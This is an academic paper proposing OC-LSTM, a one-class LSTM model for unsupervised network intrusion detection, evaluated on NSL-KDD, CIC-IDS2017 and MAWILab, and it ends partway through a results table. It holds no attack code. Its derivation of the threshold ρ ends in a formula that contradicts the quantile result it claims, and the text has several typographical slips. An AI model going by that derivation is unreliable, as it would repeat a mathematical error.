1. Introduction

When analyzing real-world data, the common requirement is to determine which instances are completely different from the others. Such instances are called outliers, and the task of anomaly detection is to identify all such instances in a data-driven manner [1]. Generally, this is regarded as an unsupervised learning problem, and it is assumed that most training datasets consist of normal data, among which the anomalous samples are unknown. According to a recent study [2], unsupervised anomaly detection has proven to be very effective and plays a key role in a variety of applications, such as fraud detection, network intrusion prevention, and fault diagnosis [3–5]. One-class classification is a widely used and effective unsupervised technique that learns from samples belonging to a single class while treating samples belonging to other classes as anomalies. The most representative methods of this type are the one-class support vector machine (OC-SVM) [6] and support vector data description (SVDD) [7]. However, the performance of these shallow models is suboptimal, especially on large quantities of high-dimensional data (e.g., network traffic data). It is still an open and challenging research problem to learn the inherent characteristics effectively when only one class of samples is given.

With the development of artificial intelligence in recent years, deep neural networks have been widely used in the field of information security due to their powerful feature learning capabilities [8–10]. In general, the training of a deep learning model requires a complete and detailed sample set that must contain labeled samples of all traffic types appearing in the network communication. Manually labeling such samples is time-consuming and laborious, especially for large-scale backbone network traffic [11]. In addition, this process may not cover all network anomaly types, such as complex network attack behaviors and advanced persistent threats. On the other hand, due to the low incidence rates of many network anomalies, it is usually difficult to collect enough anomaly data for training. Data imbalances seriously affect the performance of classifiers, making many models that are effective on balanced datasets perform poorly in terms of anomaly detection in real-world network traffic applications [12]. As the data in these domains are growing rapidly in size and dimensionality, people require effective and efficient ways to detect anomalies in large quantities of high-dimensional data [13].

Traditional unsupervised techniques commonly used in anomaly detection include k-means (k-means), isolation forest (IF), self-organizing maps (SOM), density-based noisy spatial clustering (density-based spatial clustering of applications with noise, DBSCAN), one-class support vector machine (OC-SVM), etc. [8]. However, traditional shallow unsupervised models still perform poorly on complex high-dimensional datasets. Especially when only normal type samples are given, the question of how to better learn their inherent properties is still an open and challenging research problem. To improve the performance of the unsupervised classification model and solve the problem of insufficient training data in network traffic anomaly detection, an interesting approach is to complete the one-class classification task through the use of a deep learning method. In this paper, LSTM is introduced into one-class classification, and OC-LSTM is proposed based on the traditional OC-SVM. In contrast with other hybrid deep learning methods based on auto-encoders, the proposed method is an end-to-end training network that uses a loss function such as the OC-SVM optimization objective for model training.

In a word, traditional shallow learning methods cannot adapt to the dynamic growth of network traffic. They cannot meet the requirements for intelligent analysis and the prediction of large-scale high-dimensional traffic data. Therefore, designing fast and efficient anomaly detection algorithms according to the characteristics of traffic data has become an urgent goal in the field of network security. In this paper, we study network intrusion detection based on the deep learning method in order to reduce the workload of security practitioners and enhance the network situational awareness of security systems, and provide strong support for the improvement of China's network security technology system and the construction of the network power strategy. The main contributions of this paper can be summarized as follows:

(1) In this paper we propose an unsupervised anomaly detection algorithm based on the one-class long short-term memory (OC-LSTM) network. The model is an end-to-end single-class neural network with a specially designed loss function equivalent to the optimization objective of a single-class SVM.
(2) By directly adopting the objective of representation learning for anomaly detection, OC-LSTM can directly process raw data without using unsupervised transfer learning for further feature extraction. This will help to discern complex anomalies in large datasets, especially when the decision boundary between normal and anomalous data is highly nonlinear.

The rest of the paper is structured as follows. In Section 2, a detailed overview of related research regarding one-class classification and anomaly detection is given. Section 3 outlines the main models of the proposed OC-LSTM method. The experimental setup, including the dataset used, the compared methods, and the evaluation metrics, is described in Section 4.

An in-depth discussion and analysis of the obtained experimental results regarding OC-LSTM and other state-of-the-art methods are the focus of Section 5. Section 6 provides the conclusions of this paper, as well as the main points and directions of future work.

2. Background and Related Work

Before introducing the OC-LSTM method, this paper briefly reviews one-class classification and presents existing deep learning-based unsupervised anomaly detection methods.

2.1. Anomaly Detection

In data mining and statistics literature, anomalies are also called abnormal data, outliers or deviant data. Anomalies can be caused by errors in the data, but also sometimes indicate the presence of new, previously unknown underlying processes. In fact, Hawkins defines an outlier as an observation that is so different from other observations that there is good reason to speculate that it is produced by a different mechanism. As shown in Figure 1, the regions R_1 and R_2 that contain most of the observations are considered normal data instance regions, whereas the regions R_3 and P_1, which are far from most of the data points, contain only a few data points, and are considered exceptions. Often caused by system failures, illegal operations, external attacks, etc., this situation often conveys and reveals valuable information and exciting insights that exist in the data. Anomaly detection is an indispensable part of various modern discriminant models and decision-making systems. Traditional anomaly detection methods are mainly divided into four categories: based on the statistical distribution, based on distance, based on density, and based on clustering.




Figure 1. An example of two-dimensional data anomaly detection.

2.2. One-Class Classification

One-class classification refers to the classification learning model that only provides samples belonging to a certain class [14]. In contrast with the task of multiclass classification, which learns distinguishing features by comparing multiple samples of different classes, the key problem of one-class classification is how to effectively capture features related to a single class [15]. The one-class classification problem is described below. For a given training sample $\boldsymbol{x}$ from class A, the purpose is to learn the scoring function $f(\boldsymbol{x}) : \boldsymbol{x} \rightarrow R$. In R, a higher value indicates that the sample $\boldsymbol{x}$ is more likely to belong to class A. Therefore, for the test sample $\boldsymbol{x}'$, its score $f(\boldsymbol{x}')$ can be calculated and evaluated to determine whether it belongs to class A. In the one-class classification task, there are sufficient samples belonging to the target category and very few outliers; that is, the negative category sample portion is not available or not present. This property of the given dataset makes decision boundary detection a complex and challenging task [16].

There has been much work performed on one-class classification, usually focusing on feature fitting or feature mapping. Among them, the OC-SVM [6] is a one-class unsupervised approach that is widely used in document classification, disease diagnosis, fraud detection, etc. Intuitively, in OC-SVM, all data points are treated as instances with positive labels, whereas the origin is treated as the only instance with negative labels, as shown in Figure 2a. Its main idea is to train a model (hyperplane) to achieve the maximum possible separation between the target data and coordinate origin, that is

$$\begin{gathered}\min_{\omega,\rho} \frac{1}{2}\|\boldsymbol{\omega}\|^2 + \frac{1}{vN}\sum_{i=1}^{N}\xi_i - \rho \\ s.t.\ (\boldsymbol{\omega}\cdot\phi(\boldsymbol{x}_i)) \geq \rho - \xi_i,\ \xi_i \geq 0\end{gathered} \tag{1}$$

where $\boldsymbol{\omega}$ is the weight of the support vector, ρ is the distance between the hyperplane and the origin of the coordinates, and $v \in (0,\ 1]$ is used to control the trade-off between the maximum distance from the origin to the hyperplane and the number of data points allowed to cross the hyperplane. Training data $\boldsymbol{x}_n \in \boldsymbol{X}, i = 1, 2, \ldots, N$ are mapped to a high-dimensional feature space by the kernel function $\phi(\cdot)$, and their distance from the classified hyperplane is $\xi_i/\|\boldsymbol{\omega}\|$. The decision function in the feature space is similar to the second-class SVM and is described by

$$f(\boldsymbol{x}_i) = \mathrm{sgn}[\boldsymbol{\omega}\cdot\phi(\boldsymbol{x}_i) - \rho] \tag{2}$$

and most of the training set lies in the region $f(\boldsymbol{x}) > 0$.




Figure 2. Schematic diagram of the classic single classification algorithm.

However, the performance of the OC-SVM on complex, high-dimensional datasets is not optimal. Based on the OC-SVM, the support vector data description (SVDD) [7] method was proposed to map an original image to a hypersphere instead of a hyperplane, as shown in Figure 2b. The primal problem in SVDD is

$$\begin{gathered}\min_{R,\xi} R^2 + \frac{1}{vN}\sum_{i=1}^{N}\xi_i \\ s.t.\ \|\phi(\boldsymbol{x}_i) - \boldsymbol{a}\|^2 \leq R^2 + \xi_i,\ \xi_i \geq 0\end{gathered} \tag{3}$$

where a is the hypersphere center and R is the hypersphere radius. Again, slack variables $\xi_i \geq 0$ allow for a soft boundary, and a hyperparameter $v \in (0,\ 1]$ controls the trade-off between the penalties ξ_i and the volume of the sphere. The OC-SVM and SVDD are closely related and are still limited to complex datasets. These kernel-based approaches often fail in high-dimensional, data-rich scenarios due to their poor computational scalability and the curse of dimensionality.

2.3. Deep Learning for Unsupervised Anomaly Detection

Anomaly detection is an important topic in data science research [17]. The aim in unsupervised anomaly detection is to find a separation rule between anomalous and normal data without labels. In recent years, with the unprecedented success of deep neural networks as feature extractors for processing image, audio, and text data [18], several hybrid models that combine deep learning and the OC-SVM have emerged [19,20]. The hybrid model uses a pretrained deep learning model to acquire rich representational features and is then fed into shallow anomaly detection methods, such as the OC-SVM. However, these hybrid OC-SVM methods are decoupled because their feature learning is task-agnostic and is not customized for anomaly detection [21].

In addition to hybrid approaches, another common method of anomaly detection is based on the use of deep auto-encoders such as the robust deep autoencoder (RDAE) [2] and robust convolution autoencoder (RCAE) [22]. The input data X of a deep autoencoder is decomposed into two parts, L_D and S, where L_D represents the latent representation of the hidden layer and S represents the noise and outliers that are difficult to reconstruct. Therefore, the optimization objective function is:

$$\begin{gathered}\min_{\theta,\,S} + \|L_D - D_\theta(E_\theta(L_D))\|_2 + \lambda\cdot\left\|S^T\right\|_{2,1} \\ s.t.\;\; \boldsymbol{X} = L_D + S\end{gathered} \tag{4}$$

Back-propagation and the alternating direction method of multipliers (ADMM) can be used to solve the above optimization problems, and the reconstruction error is employed as an anomaly score [23].

Auto-encoders have the objective of dimensionality reduction and do not target anomaly detection directly. However, the main difficulty of this approach is the question of how to choose the right degree of compression. Apart from auto-encoders, some deep models train neural networks by minimizing the volume of the hypersphere surrounding the data or the distance between the data and the hyperplane [20,24]. However, such experiments are still based on features extracted via deep auto-encoders or pre-trained models [25,26]. In our experiments, we carried out a detailed comparison between the proposed OC-LSTM and the abovementioned anomaly detection methods.

3. Materials and Methods

This section introduces a one-class LSTM (OC-LSTM) neural network model that employs the representation learning objective directly for anomaly detection. This makes it possible to discern anomalies in complex and large data sets, especially when the decision boundaries between the normal and anomalous data are highly nonlinear. We present the OC-LSTM objective, its optimization process, and the associated algorithm.

3.1. OC-LSTM Objective and Optimization Process

The OC-LSTM is a simple feed-forward network, which can be regarded as a neural architectural design with an OC-SVM-equivalent loss function. The optimization problem of the OC-SVM is shown in Equation (1), and it can be written as follows:

$$\min_{\boldsymbol{\omega},\rho} \frac{1}{2}\|\boldsymbol{\omega}\|^2 + \frac{1}{vN}\sum_{i=1}^{N}\max(0,\ \rho - \boldsymbol{\omega}\cdot\phi(\boldsymbol{x}_i)) - \rho \tag{5}$$

Assuming that a simple network consists of a hidden LSTM layer with a linear activation function $g(\cdot)$ and an output node, the scalar output from the hidden layer to the output node is $\boldsymbol{W}$, and the weight matrix from the input to the hidden layer is $\boldsymbol{V}$. The objective function of the network can be formulated as:

$$\min_{\boldsymbol{W},\boldsymbol{V},\rho} \frac{1}{2}\|\boldsymbol{W}\|^2 + \frac{1}{2}\|\boldsymbol{V}\|^2 + \frac{1}{vN}\sum_{i=1}^{N}\max(0,\ \rho - \boldsymbol{W}\cdot g(\boldsymbol{V}\boldsymbol{x}_i)) - \rho \tag{6}$$

Thus, it is possible to leverage the transfer learning features obtained using an LSTM layer by replacing $\boldsymbol{\omega}\phi(\boldsymbol{x}_i)$ with $\boldsymbol{W}g(\boldsymbol{V}\boldsymbol{x}_i)$ [21].

However, the cost of this change is that the objective function becomes nonconvex and therefore the global optimal solution cannot be obtained. Fortunately, the alternating minimization method can be used to optimize the objective [21]. Therefore, the optimization problems of $\boldsymbol{W}$, $\boldsymbol{V}$, and ρ can be defined as

$$\underset{\boldsymbol{W},\boldsymbol{V}}{\operatorname{argmin}} \frac{1}{2}\|\boldsymbol{W}\|^2 + \frac{1}{2}\|\boldsymbol{V}\|^2 + \frac{1}{vN}\sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) \tag{7}$$

$$\underset{\rho}{\operatorname{argmin}} \frac{1}{vN}\sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) - \rho \tag{8}$$

where $\hat{y}_i = \boldsymbol{W}g(\boldsymbol{V}\boldsymbol{x}_i)$. Equation (7) can be optimized using the standard back-propagation (BP) algorithm as shown in Section 3.2, and Theorem 1 in [21] has proven that $v = \frac{1}{N}\sum\limits_{i=1}^{N} (\rho - \hat{y}_i > 0)$, which means that the optimal value of ρ in Equation (8) is the v^{th} quantile of $\{\hat{y}_i\}_{i=1}^{N}$. Finally, the decision function can be defined as

$$f(\boldsymbol{x}_i) = \operatorname{sign}(\hat{y}_i - \rho),\ \ i = 1,\ \ldots,\ N \tag{9}$$

The proof process of (8) is as follows:

$$\begin{aligned}
&\underset{\rho}{\operatorname{argmin}} \tfrac{1}{vN} \sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) - \rho \\
&= \underset{\rho}{\operatorname{argmin}} \tfrac{1}{vN} \sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) - (\rho - \tfrac{1}{N} \sum_{i=1}^{N} \hat{y}_i) \\
&= \underset{\rho}{\operatorname{argmin}} \tfrac{1}{vN} \sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) - \tfrac{1}{N} \sum_{i=1}^{N} (\rho - \hat{y}_i) \\
&= \underset{\rho}{\operatorname{argmin}} \sum_{i=1}^{N} \max(0,\ \rho - \hat{y}_i) - v\, .\, \tfrac{1}{N} \sum_{i=1}^{N} (\rho - \hat{y}_i) \\
&= \underset{\rho}{\operatorname{argmin}} \sum_{i=1}^{N} [\max(0,\ \rho - \hat{y}_i) - v\, .(\ \rho - \hat{y}_i)] \\
&= \underset{\rho}{\operatorname{argmin}} \sum_{i=1}^{N} \begin{cases} (1-v) \cdot (\rho - \hat{y}_i)\rho - \hat{y}_i > 0 \\ -v \cdot (\ \rho - \hat{y}_i)\ \rho - \hat{y}_i \le 0 \end{cases}
\end{aligned} \tag{10}$$

The derivative of (10) is obtained as:

$$F'(r) = \sum_{i=1}^{N} \begin{cases} 1 - v\ r > \hat{y}_i \\ -v\ r \le \hat{y}_i \end{cases} \tag{11}$$

Let $F'(r) = 0$; when $\rho - \hat{y}_i > 0$ we can get:

$$\begin{aligned}
&(1-v) \cdot \sum_{i=1}^{N} [\rho - \hat{y}_i > 0] = v \cdot \sum_{i=1}^{N} [\rho - \hat{y}_i \le 0] \\
&\Rightarrow (1-v) \cdot \sum_{i=1}^{N} [\rho - \hat{y}_i > 0] = v \cdot \sum_{i=1}^{N} [1 - (\rho - \hat{y}_i > 0)] \\
&\Rightarrow (1-v) \cdot \sum_{i=1}^{N} [\rho > \hat{y}_i] = v \cdot N - v \cdot \sum_{i=1}^{N} [\rho > \hat{y}_i] \\
&\Rightarrow \sum_{i=1}^{N} [\rho - \hat{y}_i > 0] = v \cdot N \\
&\Rightarrow \rho = v \cdot \sum_{i=1}^{N} \hat{y}_i
\end{aligned} \tag{12}$$

3.2. OC-LSTM Algorithm

The training process of the OC-LSTM model is shown in Algorithm 1. First initialize ρ in the third line. Then use the standard BP algorithm to train the parameters $(\boldsymbol{W},\ \boldsymbol{V})$ of the neural network in the sixth line. The seventh line updates the parameter ρ with the value of the v^{th} aliquot of $\{\hat{y}_i\}_{i=1}^{N}$. Equivalent to Equation (6), the cost function of the network is

$$C = \frac{1}{2}\|\boldsymbol{W}\|^2 + \frac{1}{2}\|\boldsymbol{V}\|^2 + \frac{1}{vN}\sum_{i=1}^{N}\max(0,\ \rho - \hat{y}_i) - \rho \tag{13}$$

where $\hat{y}$ is the network output value. Then, the value of ρ is a network parameter, which can be understood as the radius of the hypersphere. It is updated according to the solution of Equation (8). In the experimental section, the original data are used as the network input instead of the features extracted from the autoencoder. This indicates that the proposed OC-LSTM is an end-to-end one-class classification method, which is different from other deep-learning-based anomaly detection methods. When the network parameters converge, the classification results of the original data can be obtained through the decision function.

Algorithm 1 OC-LSTM algorithm

```
1:   **Input:** Set of training data $x_i,\ i = 1,\ldots,N$
2:   **Output:** Set of decision scores $f(x_i),\ \ i = 1,\ldots,N$
3:   Initialize=1.0
4:   $t \leftarrow 0$
5:   **While (convergence not achieved) do**
6:       Optimize Equation (7) using BP, and find $(W^{t+1},\ V^{t+1})$
7:       $\rho^{t+1} \leftarrow$ the $v^{th}$ quantile of $\left\{\hat{y}_i^{t+1}\right\}_{i=1}^{N}$
8:       $t \leftarrow t+1$
9:   **End while**
10:  Compute decision scores $S_i = \hat{y}_i - \rho$ for each $x_i$
11:  **If**$(S_i \geq 0)$ **then**
12:      $x_i$ is the normal data
13:  **else**
14:      $x_i$ is the anomalous data
15:  **Return**$f(x_i) = sign(\hat{y}_i - \rho),\ i = 1,\ \ldots,\ N$
```

4. Experimental Setup

This section introduces the experimental setup in detail, including the data used, the compared methods, and the detailed experimental implementation.

4.1. Compared Methods

In this study we selected three different types of detection algorithms—the shallow model, deep model, and the OC-LSTM algorithm presented in this paper. For each type, three representative and novel algorithms were selected for comparison, all of which are widely used in the task of anomaly detection, and these are described in detail below.

4.1.1. Shallow Baseline Models

(1) *OC-SVM/SVDD* as per the formulation in [6]. When the Gaussian kernel function is used, these two methods are equivalent and are asymptotically consistent density-level set estimators. For the OC-SVM/SVDD models, the kernel size is the reciprocal of the number of features, and the fraction of outliers $v \in (0,\ 1)$ is set according to the obtained outlier proportions.

(2) *Isolation Forest (IF)* as per the formulation in [27]. The amount of contamination is set according to the proportion of outliers in the dataset, and the number of base estimators in the ensemble is 100, as recommended in [24].

(3) *Kernel Density Estimation (KDE)* as per the formulation in [28]. The bandwidth of the Gaussian kernel is selected from $h \in \left\{2^{0.5},\ 2^1,\ \ldots,\ 2^5\right\}$ using the log-likelihood score, and the best result is reported.

4.1.2. Deep Baseline Models

(1) *Deep Convolution Autoencoder (DCAE)* as per the formulation in [29]. The encoder part and decoder part of the DCAE architecture contain four portions. Every portion contains a convolutional layer, a batch normalization (BN) layer, an exponential linear unit (ELU) layer, and a down-sampling/up-sampling layer, which can provide a better representation of the convolutional filters. The DCAE is trained using a mean-squared error (MSE) loss function to enable the hidden layers to encode high-quality, nonlinear feature representations of the input data.

(2) *One-class neural network (OC-NN)* as per the formulation in [21]. A feed-forward neural network consisting of a single hidden layer with linear activation functions is trained with the OC-NN objective. The optimal value of the parameter $v \in (0, 1)$, which is equivalent to the percentage of anomalies in each dataset, is set according to the respective outlier proportions.

(3) *Soft-Bound SVDD* and *One-Class Deep SVDD* as per the formulation in [24]. For the encoder, we employed the same network architectures as those used for the DCAE models. An initial learning rate $\eta = 10^{-4}$ with a two-phase learning rate schedule was employed following the implementation used in [24].

4.1.3. One-Class LSTM (OC-LSTM)

Unlike one-class deep SVDD and other deep baseline models, OC-LSTM is an end-to-end training network and does not rely on a pretrained model. The original data were fed as input to a feed-forward neural network consisting of a single LSTM layer, along with linear activation functions, as recommended in [20] for producing the best results. The number of hidden units within each LSTM cell of the model $h \in \{32, 64, 128, 256\}$ was tuned via a grid search. Note that the main reason for using an LSTM layer instead of other types of layers is that the experiment in [21] proved that LSTM is a better feature extractor for structured data. The extracted features were then fed into a classification network that was characterized by a fully connected neural network. The fully connected layer (followed by a softmax regression layer) assigned a confidence score to each feature representation and the output of the classification network was the confidence score. The learning and drop-out rates were sampled from a uniform distribution in the range [0.01, 0.001] in order to obtain the best performance. The optimal value of the parameter $v \in [0, 1)$ was set according to the respective outlier proportions. The Adam optimizer was used to minimize the squared error loss, and the other parameters were set to their default values. The entire network was trained end-to-end using the loss function as described in Equation (6).

4.2. Datasets

Although the proposed method applies to any feature representation context, our main concern is large-scale network traffic data. We compared all methods on three widely used real-world datasets, as summarized in Table 1. Each of the data sets was further processed to create a good anomaly detection task, as described in the next section.

Table 1. Summary of the datasets used in the experiments.

Datasets		Instances	Anomalies	Features
NSL-KDD	KDDTrain+	67,343 (53.46%)	58,630 (46.54%)	41
	KDDTest+	9711 (43.08%)	12,833 (56.92%)	41
CIC-IDS 2017	CIC-DDoS	97,718 (43.29%)	128,027 (56.71%)	78
	CIC-PortScan	127,537 (44.52%)	158,930 (55.48%)	78
MAWILab	MAWILab-20200102	22,228,204 (97.06%)	673,825 (2.94%)	109
	MAWILab-20201203	25,195,651 (96.80%)	832,028 (3.20%)	109

(1) The NSL-KDD dataset is the benchmark dataset in the field of network security, and it can provide consistent and comparable evaluation results for different research

works [30]. Furthermore, the number of records in the NSL-KDD datasets is reasonable, and each record contains 41-dimensional features. The anomaly data mainly include thirty-nine types of network attacks across four categories.

(2) The CIC-IDS2017 dataset contains benign data and the most up-to-date common attacks, so it resembles true real-world data [31]. The data contain a total of five days of network traffic in July 2017. The implemented attacks include Brute-Force FTP, Brute Force SSH, DoS, Heartbleed, Web Attack, PortScan, Infiltration, Botnet, and DDoS. In this study we randomly selected Friday’s traffic as the experimental dataset, which contained two types of abnormalities, DDoS and PortScan.

(3) MAWILab is a database that assists researchers in evaluating traffic anomaly detection methods [32,33]. The dataset has been updated daily since 2001 to include new traffic from upcoming applications and anomalies; this has been ongoing for over 20 years. In this study, the data collected on the first collection day in January and December 2020 were selected as the experimental dataset. We used the code provided in [1] to process the original network traffic and extract the inherent features. The processed data contained 109-dimensional features, and the data distribution is shown in the table above.

4.3. Evaluation Criteria

Anomaly detection is an unsupervised learning problem, and model evaluation in this scenario is challenging. To effectively measure and compare the performances of different models, the area under curve (AUC) was chosen as the main evaluation index, as it is the most commonly used metric for one-class problems. The AUC is defined as the area under the receiver operating characteristic (ROC) curve, which is independent of the selected threshold and can provide an assessment of the overall performance of the given classification model.

However, when the sample proportion changes, the insensitivity of the AUC makes it difficult to observe the changes in model performance. The precision-recall curve (PRC) is a useful measure of prediction success when the classes are very imbalanced. In practical applications, the data are usually severely unbalanced, so the PRC can help to understand the actual effects of the classifier and then improve and optimize the model on this basis. Therefore, in the experiment, the ROC was used to judge the advantages and disadvantages of the given classifier, whereas the results displayed by the PRC were used to measure the classifier’s ability on unbalanced data.

5. Experimental Results and Discussion

In this section, the empirical results produced by the proposed OC-LSTM network on real-world datasets are presented and compared with those of several state-of-the-art baseline models, as illustrated in Section 4. For all datasets, all anomaly samples from the training set were removed for one-class training, and two standard metrics, the AUPRC and AUROC, were used to evaluate the predictive performance of each method according to the ground truth labels. Publicly available implementations in scikit-learn were used for the OC-SVM, IF, and KDE methods. For the DCAE, OC-NN, soft-bound deep SVDD, and one-class deep SVDD, the codes released by their respective authors were used for comparison. For our proposed OC-LSTM, TensorFlow [34] and Keras were used for the experiment. All the experimental results are the average performances obtained with the 10-fold cross-validation method.

5.1. One-Class Classification on NSL-KDD

NSL-KDD contained four different anomaly categories from which we could construct a one-class classification dataset. One of the categories was abnormal, and the samples of the other categories represented normal data. We used the original training and test split in the experiment, and only performed training with the training set examples from the respective normal class. We preprocessed all records with numeralization using a one-hot encoder, rescaled them to [0, 1] via min-max-scaling, and finally obtained 121-dimensional experimental data. Figure 1 shows the error graph of the abnormal detection performance of different models. The optimizer used in the DCAE model was the stochastic gradient descent (SOD) recommended by the original author, so the performance of the model was not stable. The AUROC and AUPRC indicators in the detection results variances were large. It can be clearly seen from Figure 3 that the method proposed in this paper achieved excellent performance, reaching 96.86% ± 0.58% and 96.72% ± 0.34% on the AUROC and AUPRC metrics, respectively. In addition, the anomaly detection performance of the deep models was generally better than that of the shallow models.




Figure 3. Anomaly detection performance of each model on NSL-KDD.

In order to evaluate the detection ability of each model for different anomaly (attack) types, in this study we combined normal types with different anomaly types to construct different single-classification tasks. Figure 4 shows the detection performance of different models for various types of anomalies, in which the R2L class of anomaly was difficult to identify, and the AUROC performance of the model was generally low. In addition, due to the serious unevenness in the number of normal and abnormal samples in the test set, the proportion of R2L abnormal samples was about 10%, whereas the proportion of U2R abnormal samples was less than 1%, so the AUPRC of each model in the abnormal types R2L and U2R was relatively poor, as shown in Figure 4c,d. However, the OC-LSTM model proposed in this chapter is stable in all four types of anomalies and significantly outperforms the detection performance of other shallow and deep single-classification models. AUROC indicators are 97.85% ± 0.23, 98.55% ± 0.15, 91.86% ± 1.33 and 98.01% ± 0.34, respectively. AUPRC indicators are 96.42% ± 0.37, 91.38% ± 0.96, 65.18% ± 3.84 and 42.24% ± 5.98, respectively. All experimental results were convincing, with shallow benchmark methods outperforming some of the deep models in the detection performance of individual anomaly types, whereas the deep single-class model showed more robust detection performance overall. It is worth noting that the detection performance of the shallow benchmark model IF, as shown in Figure 4b, was better than that of other deep single-classification models in relation to the Probe-type abnormalities.




Figure 4. The detection performance of different models on NSL-KDD for various types of anomalies.

The results are presented in Tables 2 and 3, where "total" indicates all categories of attacks that were considered anomalous. Among these, the R2L anomaly class was difficult to identify, so the AUROC performance of each method was generally not good. In addition, due to the extremely uneven amount of positive and negative samples in the test set, the AUPRC performance for the R2L and U2R classes was particularly poor. However, the proposed OC-LSTM maintained high and stable detection performance in terms of both the AUROC and AUPRC, and it clearly outperformed both the shallow and deep competitors on NSL-KDD. These results are convincing, but for certain classes, the shallow baseline methods outperformed the deep models, whereas the deep models showed robust performances overall. It is interesting to note that the shallow IF method performed better than the deep methods on one of the four classes.

Table 2. Average AUROC values as percentages with StdDevs per method on NSL-KDD.

Anomaly Class	OC-SVM/ SVDD	IF	KDE	DCAE	OC-NN	Soft-Bound Deep SVDD	One-Class Deep SVDD	OC-LSTM
DoS	94.11 ± 0.02	97.12 ± 0.22	97.19 ± 0.00	92.92 ± 1.76	97.11 ± 0.24	97.37 ± 0.70	97.44 ± 0.67	**97.85 ± 0.23**
Probe	94.34 ± 0.07	**99.20 ± 0.13**	98.11 ± 0.00	94.81 ± 2.02	97.39 ± 0.16	96.44 ± 0.99	96.53 ± 0.44	98.55 ± 0.15
R2L	45.95 ± 0.28	83.80 ± 1.20	83.68 ± 0.03	59.19 ± 4.57	86.97 ± 0.70	**92.92 ± 2.22**	92.39 ± 1.86	91.86 ± 1.33
U2R	76.82 ± 0.17	95.51 ± 0.64	95.41 ± 0.01	77.29 ± 5.53	95.77 ± 1.00	93.00 ± 1.78	92.50 ± 2.05	**98.01 ± 0.34**
Total	83.86 ± 0.06	94.59 ± 0.25	94.42 ± 0.01	84.46 ± 4.91	94.97 ± 0.22	96.17 ± 0.71	96.11 ± 0.48	**96.86 ± 0.58**

Table 3. Average AUPRC values as percentages with StdDevs per method on NSL-KDD.

Anomaly Class	OC-SVM/ SVDD	IF	KDE	DCAE	OC-NN	Soft-Bound Deep SVDD	One-Class Deep SVDD	OC-LSTM
